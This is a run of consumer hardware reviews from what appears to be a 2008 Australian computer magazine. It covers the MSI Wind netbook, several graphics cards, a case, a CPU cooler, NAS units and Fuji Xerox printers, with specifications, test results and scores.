Amusingly, the MSI Wind includes built-in, one-touch overclocking. With a keypress, the system overclocks the processor to 1.9GHz. Though this works on mains power only, it's a cute way to differentiate the product in the market.

A 4-in-1 card reader is included for moving data.

An almost full-size keyboard, just watch out for the thinner comma and period keys.



The hard drive can be upgraded and there is an empty RAM slot.

The Atom was paired with 1GB of DDR2 on an Intel 945GME-based mainboard. The 945 is definitely getting long in the tooth at this stage, but as a solution for a low-cost machine, it's proven and inexpensive. The downside is the Wind uses the graphics from the same generation, the GMA950, with the unit's 3D performance laughably poor, though we certainly aren't going to compare it to any mobile gaming platforms. GMA950 ticks a number of boxes, such as DirectX 9 compatibility. For 2D content, GMA950 is quite acceptable.

Another major area where the Wind differs from the Eee is the use of a mechanical hard disk drive. It has positive and negative points, primarily being much larger than the solid state drives (80GB as opposed to the Eee's 4GB) and using more power. The drive is a Western Digital WD800BEVS-22RST0, clocking in at 74GB after formatting, and is really quite capacious for a machine at this price point. Performance off the disk is quite reasonable, being a 5,400rpm hard disk drive. It seems that the hard disk drive isn't an area where MSI have scrimped on the parts for the Wind.

Being a very small unit, there's no optical drive, nor one in the box. If you do need to load software off optical media, you'll need to invest in a USB drive.

The Wind includes a 4-in-1 card reader for moving data on and off the machine, photos from digital cameras, or whatever suits your usage model. Thankfully, with a large amount of onboard storage, it's not necessary to sacrifice the memory card slot to additional storage — as many users of the 4GB Eee PC have discovered. Other connectors include headphone and mic 3.5mm jacks, an Ethernet port supporting 10/100, three USB ports and a VGA D-Sub 15 for connecting an external monitor. The older graphics support rules out HDMI or DisplayPort.

Further gizmos include a built-in webcam at 1.3 megapixels, a built-in mic at the top of the LCD panel and stereo speakers. There's Wi-Fi provided by a Realtek 802.11b/g PCI Minicard, plus Bluetooth, which in a very portable system without the benefit of a PCMCIA slot, can be used to pair to your phone for mobile broadband.

We took the opportunity to strip down the MSI Wind and figure out how far you could take it. The hard disk drive, using a 2.5in standard SATA notebook style hard disk drive can be swapped out for anything in the same size bracket. Upgrading the 80GB hard disk drive to something with a bit more room (WD do a 250GB drive in the Scorpio range) is certainly achievable.

Further good news is that the Wind's default 1GB of RAM still leaves an empty SO-DIMM slot, allowing the user to upgrade the Wind with another 2GB of RAM closer to the 945's hard limit of 3.25GB. Now we're really flying.

Last but not least, the Wind's battery came under scrutiny. MSI has chosen a removable battery pack, so no ruling out carrying a spare if you know you're going to be away from a wall socket for any great length of time. Keep in mind the Wind will also ship with either a 3-cell or 6-cell battery, depending on which shipment you're lucky enough to purchase from Altech, so asking before laying down cash might be in order if it's a concern.

We ran the Wind through a battery rundown (running Windows Vista) with Wi-Fi on and saw a battery life of around 3.5-4 hours — unfortunately, our time with the Wind was limited, so we weren't able to run more rigorous battery-life tests. It does point to good news though, as even three hours is a decent run for a notebook, let alone four. With Wi-Fi off, you may even see times running to 4.5 hours on the 6-cell battery.

Our overall opinion of the Wind? It's good work. Though its physical design may not appeal to everyone, the technology under the skin is as good as it gets at this kind of price point. Intel's new Atom processor performs its job admirably, there's plenty of storage, it's slightly user upgradeable and the battery life is excellent.

Nick Race

MSI 9600 GT 1GB Hybrid Freezer

Mid-range graphics that don't break the bank.

Amongst other varying models on offer, MSI's extensive 9600 GT lineup brings us the first card to come under the new Hybrid Freezer naming scheme. At the moment the card carries with it reference clocks which are 650MHz on the core, 1,625MHz on the shader core and 1,800MHz DDR on the memory. MSI do plan to overclock the model, but hasn't come up with a speed its happy with. What MSI has done, though, is double the memory from the standard 512MB to 1GB, which should help with higher resolution gaming.

The main feature is the cooler, which is a completely new design. The main advantage to this cooler is that in 2D mode the fan doesn't spin, making the card silent at idle.

Apart from the cooler and extra memory, the card carries with it the standard reference design which means it needs a single PCI Express power connector along with a single SLI connector. On the I/O side of things we have two Dual-Link DVI connectors and a single TV-Out port.

Since the card does carry with it the stock clocks, performance is just as you would expect. If you find yourself playing something like UT3, performance is good for up to 1,920 x 1,200 with its settings maxed out. Something a bit more intensive like World in Conflict at high settings will allow you to play at up to 1,600 x 1,200, but if you knock the settings back to medium, playing at 1,920 x 1,200 isn't going to be an issue. Where the 9600 GT does fumble is above 1,280 x 1,024 in Crysis, not really a surprise.

The Hybrid Freezer is great for people looking for an actively cooled card that doesn't make any noise at idle but keeps the heat at bay when under load.

Shane Baxtor

CONTACT	MSI
ONLINE	www.msicomputer.com.au
MARKET	Everyone
PRICE	$199

✔ Good performance and excellent cooler.

✖ Small gains from double the memory.

8/10

MSI N280 GTX 1GB

While the G92 became the gamer's choice, some may want to go even faster.

Nvidia has been on a bit of a warpath with graphics card releases over the past few months. The main problem with these new releases is that they've been nothing more than a rehash of current models. Move forward to today and we have the new GT200-based GeForce GTX 280, which is to be a truly next generation graphics card offering.

The new GTX 280 core comes clocked at 600MHz, which, while the same as the 9800 GX2, is 75MHz lower than the 9800 GTX. The shader is also lower at 1,300MHz. What the GTX 280 does have over the 9800 GTX is an extra 512MB of GDDR3 memory, bringing the total up to 1GB.

When you look at this, your hopes for the GTX 280 begin to dwindle. Fortunately, it's not all bad news and deep within the core we do have some major improvements. The memory interface has moved from an ageing 256-bit to a wider 512-bit design. Stream processors are also up; the G92 had 128 while the new GT200 carries a whopping 240.

Compared against the 9800 GX2, the new GTX 280 performs similarly. In the newer 3DMark Vantage we see good gains from the GTX 280 when compared to the 9800 GX2, but being a synthetic benchmark it's not the most important test. World in Conflict sees both cards score very similarly at all resolutions. When looking at the more intensive Crysis, while 1,280 x 1,024 and 1,920 x 1,200 performance is the same, the GTX 280 has fixed the 2,560 x 1,600 issues. Unfortunately, though, performance is still at a very unplayable level.

When you look at it, you can't help but be impressed that Nvidia has been able to get the performance of two GPUs into one card and then improve upon it in some areas. With that said though, the cards' launch price is the same as a 9800 GX2, so the main benefit is you don't have the hassle of two GPUs; nice. Unfortunately, it's just not all that revolutionary.


Shane Baxtor

CONTACT	MSI
ONLINE	www.msicomputer.com.au
MARKET	Everyone
PRICE	$899

✔ Excellent features; decent launch price.

✖ Needs new drivers to use of all the features.

7/10



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	Dreamworks IT	07 3396 0544	www.dreamworks.com.au
	Umart Online	07 3369 3928	www.umart.com.au
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	Trinix Computers	08 9350 1600	www.trinix.com.au
	YNOT Computer Systems	08 9330 7666	www.ycs.net.au
	Netplus Micro Computers	08 9242 7288	www.netplus.com.au

Performance: it's what it all comes down to, and the HD 4850 really shines.

Sapphire HD 4850 512MB

Outstanding performance, understanding price tag.

CONTACT	AMD
ONLINE	www.amd.com
MARKET	Performance enthusiasts
PRICE	$279

✔ Single slot; powerful; cheap.

✖ Runs hot.

9/10

AMD has really taken its time since the launch of the HD 3870 back in last November to work on creating a truly next-generation graphics card. The only exception to this was the HD 3870 X2, which was released in January of this year. Nvidia on the other hand has been so busy trying to take attention away from AMD that it has released model after model; it seems that this has affected it, with the GTX 280 not being the card that everyone thought it would be.

The new HD 4800 series will consist of two cards: the higher-end HD 4870 due out soon and the card that will sit directly under it, the HD 4850, which is what we have with us today. From a specifications viewpoint the HD 4850 really has it over the older HD 3870, while being priced under $300 at launch. Looking at transistors, we're already up from 666 million to 965 million on the new HD 4850. Stream processors also move extremely northward with 800, which is well over double the 320 we saw on the HD 3870. The other important area that gets a bump is Texture Units: more than doubled by moving from 16 to 40 on the new card.

Some areas have remained the same, however; the new HD 4850 still uses the same 55nm manufacturing process and Render Back Ends remain unchanged at 17. AMD must be feeling confident with the above changes as it has moved from a 512-bit bus back down to a 256-bit one. Clock speeds on the card also comes in a little lower, with the core being 625MHz; this is quite a fair bit down from the 775MHz clock seen on the HD 4870. To help keep costs down and yield rates up, AMD have moved back to GDDR3 on this model. The 512MB on board comes in at 2,000MHz, and there are already rumours that 1GB models aren't all that far away.

The new HD 4850 only requires a single 6-pin PCI Express connector located at the back of the card, along with the two CrossFire connectors across the top of the card. At load on our test system the card drew a maximum of 252W, which is fairly standard for a mid-range card. If you add another HD 4850 into the mix, load goes up to 349W.

Sapphire has done a bit with the package by not only including the standard driver CD, but also a copy of Power DVD, Cyberlink DVD Suite and a full version copy of 3DMark06. As far as extras go, instead of including a game you might not want, Sapphire has chosen to give us a 2GB pen drive which will no doubt come in handy.

Performance is what it all comes down to, however, and the HD 4850 really manages to shine. For the most part we see the single card setup performing similarly to an overclocked 9800 GTX; sometimes faster, sometimes slower, yet a fair bit cheaper. At 1,920 x 1,200 the single card is pushing out around 87FPS. WIC sees a minimum of 24FPS and an average of 40FPS. If you're on an X38 or X48-based motherboard that carries two x16 slots, both physically and electronically (P35/P45, while carrying two x16 slots for CrossFire, these only run at x8 each when used together) and you enjoy gaming at higher resolutions, you may want to look at adding a second HD 4850 to the mix. Under UT3 at 2,560 x 1,600 we see the single card score move from 50FPS to 100FPS along with other games that are able to make use of CrossFire; these seem to be getting gains ranging from 30% to 80%.

After getting right into the new HD 4850s over a weekend, there was only one flaw we could find for the most part; the single-slot cooler, while extremely handy, doesn't help extract heat all that well with a single card coming in at 68c under load and the second card when running in a pair being a very toasty 79c. There is no doubt AMD's partners will be busy at work creating some larger dual-slot coolers to bring those numbers way down.

Shane Baxtor

Thermaltake Armor+ with LCS

A heavy case to house a serious machine.

When someone mentions they have a Thermaltake case, you just expect it to have weird spikes protruding out of it, a heap of fans and more lights then the local football stadium. Thermaltake designs are a bit of a 'love or hate it' thing for most people.

The Armor+ seems to be a little bit more conservative, but it still manages to have that normal Thermaltake flair in a number of places. The one thing that does have to be noted is that there are two colours: black and silver. Each colour is made of a different material; the silver is aluminium and comes in at 14.2kg, and the black, which looks absolutely gorgeous, is made of steel and comes in at a back-breaking 20.8kg.

We reviewed the black (silver is pictured right), which also sports the optional Liquid Cooling System that manages to take up three of the seven 5.25in bays. The LCS is a little all-in-one water-cooling kit for your CPU that includes a block, radiator, pump, reservoir, tubing and all the other connectors you'll need. The whole kit is really good for people wanting to get into water-cooling for the first time. It's easy to set up and does a good job of cooling the CPU whilst still leaving plenty of room to do everything else.

The Armor+ is actually classified as a 'Super Tower', which means it's longer than your standard full tower. There's room for seven hard drives, with each having their own modularised tray, plus a removable motherboard tray that makes installation easy, along with an excellent internal design that makes cable management a breeze.

At the top of the case is the power button, a single eSATA connector, four USB 2.0 ports and also FireWire and audio connectivity.

While the design might not be for everyone, if you are a fan of it then you can get into an Armor+ for a reasonable price. You just need to decide on what colour you want and whether or not you have the need for the liquid-cooling system.

Shane Baxtor

CONTACT	Thermaltake
ONLINE	www.thermaltake.com
MARKET	Performance enthusiast
PRICE	$449

✔ Feature-packed with loads of room.

✖ Very heavy and still quite expensive.

8/10

ASUS Silent Knight II

A new design keeps you running cool.

ASUS is a company that dabbles in just about everything computer-related these days. One of its more recent departments is cooling, and the particular model we looked at was the Silent Knight II. With an all-copper design, weight is one of the first things that tends to come to mind, but coming in at only 610g it's not too heavy at all.


From the all-copper base we have six heat pipes protruding upwards into a large array of copper fins. While most coolers prefer the traditional design of having the fan blow down, this particular model from ASUS has the fan mounted on its side. It blows across all the fins and is able to exhaust out the back of your case. This design does have its pros and cons, though. On the good side you find that all the air is exhausted out the back of the case, making sure that the hot air isn't lingering. On the other hand, you don't get that advantage of having the cooler push air onto some of your other components such as your graphics card and Northbridge.

Once installed and your PC is up and running, fan control is done automatically in relation to the temperature of your processor. At full speed you will find the fan spinning at a pretty relaxed 2,300rpm, pushing out a reasonable 45.6CFM of air.

With our quad-core processor set at 3GHz and 1.4V, we find at idle we're getting a pretty comfortable 32c/33c/32c/28c on our four cores. When we fire up World in Conflict and place a bit of load on the cores, we're hitting 42c/44c/43c/37c, which is still extremely cool.

The ASUS Silent Knight II is a very effective cooler and does a good job at cooling our Q6600 whilst ticking away at 3GHz. While the design is unique, it's not going to be for everyone. The Silent Knight II is a good upgrade from the stock cooler, but with so many other coolers on the market it's probably not going to be at the top of everyone's list.

Shane Baxtor



CONTACT	ASUS
ONLINE	www.asus.com.au
MARKET	Everyone
PRICE	$89

✔ Good cooling; quiet and light.

✖ Annoying setup; doesn't cool other components.


7/10

PALIT GEFORCE

NVIDIA GEFORCE

9600GT 1GB Sonic


The first 4 output ports 3D graphics card in the world (DisplayPort, Dual DVI and HDMI.)



9600GT 1GB Sonic

Memory : 1024MB 256bit DDR3
M/C Clock : 2000 / 700 MHz

Sonic · Palit Own Design · Certified for Windows Vista · DirectX 10 Shader Model 4.0 · HDCP Ready · NVIDIA SLI Ready · HDMI · DisplayPort · PCI Express 2.0



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


apc Highly Recommended

Netgear ReadyNAS NV+

Netgear's ReadyNAS is a premium NAS for offices and homes.

CONTACT	Netgear
ONLINE	www.netgear.com.au
MARKET	Everyone
PRICE	$2,295

✔ Performance; flexibility; looks great.

✖ Some setup issues.

8/10

While many NAS units look very utilitarian and like they belong hidden away, Netgear's ReadyNAS NV+ looks like it belongs in a sleek office of the future. It backs up that look with a solid feature set, wide compatibility and great performance.

Out review unit arrived with a full complement of four Seagate 500GB drives spinning at 7,200rpm. Plugging in and extracting drives is simple — each disk is screwed into a caddy and pushing a button pops a lever that can be used to pull the drive away from its SATA connector. Drives can be hot-swapped if you've chosen an appropriate RAID configuration so that you don't lose or corrupt your data.

The first thing that stood out for us was the build quality of the ReadyNAS case. It's very solid and quite heavy.

As with most multi-bay NAS units, it's not designed to be sitting on the desk next to your computer — due to the fan noise.

There are three USB ports for connecting external disks, sharing printers or for adding a USB Wi-Fi adaptor. While performance will take a significant hit if you plan to use this as the main interface to the ReadyNAS, it does provide some flexibility. As far as setup software goes, the ReadyNAS comes with Windows, Mac and Linux configuration utilities.

The Netgear RAIDar application locates NAS units on the network and gives an easy to read view of the device's status.

An LCD panel on the front of the ReadyNAS gives a snapshot of system status as well. The RAIDar utility has a set-up button that opens a window in your default web browser so that you can get into the detailed set-up and status of the ReadyNAS.

Protocol and access support was broad. As well as the expected file-share access, the ReadyNAS could be accessed by HTTP, HTTPS and FTP. Filesystem support was covered with CIFS, AFP and NFS. Linux users can also use Rsync for remote backups.

The ReadyNAS did not miss a beat in any of our testing.

Netgear's ReadyNAS NV+ is a solidly built, reliable NAS that is easy to set up and use. It's performance was very good and, other than some setup issues, we couldn't fault its operation.

Anthony Caruana

Iomega StorCenter Pro NAS 200r

Iomega has moved from the consumer market to business.

CONTACT	Iomega
ONLINE	www.iomega.com
MARKET	Everyone
PRICE	$2,552

✔ Easy setup; excellent performance.

✖ Loud; no built in redundancy.

6/10

Iomega was one of the first companies to really grab consumers when it came to external storage with its famous Zip Disks. The years have moved on and Iomega is now a player in the consumer and enterprise storage markets. Its StorCenter Pro NAS 200r is a rack-mountable NAS with room for four SATA hard drives. Our test unit came with a full complement of 250GB Hitachi Deskstar drives. As small businesses move on from using 'super desktops' as servers to running small server racks with dedicated hardware, we can see an expanding market for rack-mountable gear.

Having plugged the NAS 200r into our router and powered it up we noted that it was very noisy. The fans blow loud and hard.

Setting up the NAS 200r required that we ran a discovery utility. There are both Windows and Mac versions of the software. This interrogates your LAN to find the NAS. From that point, you can use Microsoft's Remote Desktop Connection client to connect to the NAS 200r and run the Iomega Management Console within Windows Storage Server 2003.

The Iomega software is a Microsoft Management Console Snap-in that augments the Disk Management utility. In addition, the NAS ships with the Intel Matrix Storage Console for creating the RAID and configuring it. We rebuilt the supplied system as a RAID 5, meaning we could sustain the loss of one drive.

Performance was excellent. File transfers to and from the array were snappy. We copied a 350MB video file to the NAS 200r and played it simultaneously on two machines and then pulled a drive out of the array during playback. As far as we could tell, no frames were dropped and the array suffered no ill effects.

What's missing? In a perfect world, we'd like a NAS pitched at larger offices to have some further, built-in redundancy. Dual network interfaces would be nice as would a second power supply. The Iomega StorCenter Pro NAS 200r is a competent NAS. It delivers a storage solution for offices that have moved on from desktop units and have standard racks for their servers and other network gear.

Anthony Caruana

Fuji Xerox Phaser 3200MFP/N

A capable SMB multifunction device, but nothing outstanding.

CONTACT	Fuji Xerox
ONLINE	www.fujixeroxprinters.com.au
MARKET	SMB
PRICE	$659

✔ Some 'big copier' features.

✖ Unimpressive business graphics.

6/10

The Phaser 3200MFP/N is an A4 laser MFD with print, scan, copy and fax capabilities. Network 10/100 Ethernet and USB interfaces are standard. The unit is a compact model easily accommodated in most small offices, though dimensions of 43 x 39 x 39cm mean it won't fit on a desk at which somebody works.

Setup instructions are clear enough, but we wish manufacturers would include printed manuals rather than PDF files for shared devices of this complexity.

Driver installation was straightforward, though we were surprised the installer didn't provide a single button to select all the drivers (PCL, PostScript and fax) plus the utilities for scanning and so on. A second CD contains Scan to PC Desktop SE Personal Edition, which consists of the PaperPort document management program, OmniPage OCR, and the Image Retriever utility to watch for the arrival of new scans. Unfortunately, it clashed with the version of PaperPort already installed on our test PC.

We ran into a problem in that telling the printer to use DHCP didn't 'take' even though we could see that our router had allocated an address to the 3200MFP. When we switched to manual addressing and entered the IP address allocated by the router, things started working.

Another issue is that the installer does not cater for the network interface. Instead, the documentation describes a process for manually changing the printer properties. It works, but we were left wondering why it was necessary when the task is usually achieved by software — including the Xerox fax software provided with the unit.

Nominal print speed is 24ppm. We recorded 15 seconds click-to-drop for the first A4 page, with the second emerging in another three seconds, broadly consistent with the rated speed. Text quality was good, with characters appearing smoothly formed even under a magnifying glass. We were surprised by the similarity of text printed at 600 and 1,200dpi. Business graphics were a lot darker than we have come to expect from mono printers, and consequently some of the detail was lost. While you wouldn't expect this type of printer to do a good job with photos, we were disappointed with the clearly visible banding. A solid black page printed with a leathery appearance and slight but not objectionable banding. It also had a low-gloss finish and appeared black rather than the charcoal grey we have seen with some models. The margins varied between 2 and 5mm.

One area where the 3200MFD is superior to other multifunctions we've tested (including some from Fuji Xerox and Oki) is in the ease of scanning to a networked PC. As with models aimed at the SOHO market, client software running on the computer means the destination can be selected from a list shown on the LCD panel after pressing the Scan button. This is much more convenient than messing with IP addresses, shared folders or FTP servers. A PIN system reduces the risk of other users scanning images to your computer.

The 3200MFD works much like a typical fax machine for sending and receiving. Text copied acceptably well, but copying or scanning photos and graphics gave disappointing results in both colour (scan only) and mono. Neither the scanner nor the printer has duplex capability. Various advanced copying features are provided such as collated copying of multi-page documents, and ID Card Copy which allows both sides of a small document to be copied to a single sheet of paper, but they don't make up for the shortcomings.

Overall, our impression is of a fax machine that can also be used as a convenience copier or as a reasonable black and white printer.

Stephen Withers

A compact printer which offers quality black and white prints for your SMB.

Strong, sturdy and packed with features.

Fuji Xerox DocuPrint C2255

A fully featured office printer, just don't try to lift it by yourself.

CONTACT	Fuji Xerox
ONLINE	www.fujixeroxprinters.com.au
MARKET	SMB
PRICE	$3,960

✔ Above-average print quality; relatively quiet.

✖ Extremely heavy.

8/10

The DocuPrint C2255 is an A3 colour buisiness S-LED printer with USB 2.0 and 10/100 Ethernet interfaces. S-LED stands for Self-scanning Light Emitting Diode — a printing technology that involves fewer moving parts than needed by the more common laser engines.

The C2255 has the distinction of being the heaviest printer we've tested. A warning label on the side of the printer — not visible until it is unpacked — suggests the main unit weighs 63kg. You'll definitely need two strong adults to unpack it.

The review sample was a pre-release evaluation unit and came without printed documentation. Despite that, installation and setup proved straightforward — apart from struggling with the weight. The main unit sits on top of the (separately packed) second paper tray, bringing the dimensions to 65 x 66 x 51cm. Third and fourth trays may be added, further increasing the height.

Each tray appears to hold around 300 sheets of 80gsm paper, with provision for another 50 or so sheets in the side-mounted flip-down bypass tray. Fuji Xerox claims a maximum capacity of 3,480 sheets. The bypass tray is ugly and intrusive when in use, even when closed it doesn't blend smoothly into the main shell, which has boring major-office-equipment-manufacturer styling. As you might expect of a printer in this class, a duplexer is standard.

The toner cartridges are fitted via the front door, giving convenient access for replacement.

PostScript and PCL drivers are provided for Windows 2000, XP, Server 2003 and Vista (including x64 versions), and installation is straightforward. A PostScript driver for Mac OS 8/9 and Mac OS X is provided, but setup would be simplified if the printer's Bonjour support was switched on by default. Some of the printing options in the driver are too wide for Mac OS X 10.5's print dialog box, so for instance the Brightness slider in Image Options is not fully visible. That said, the driver only claims compatibility with 10.3 and 10.4.

Nominal print speed is 25ppm for colour and mono. We recorded 25 seconds click-to-drop for the first colour A4 page, with the second page emerging after another three seconds, which is equivalent to 20ppm. Subjectively, the C2255 seemed a little quieter than the large format lasers we've previously tested.

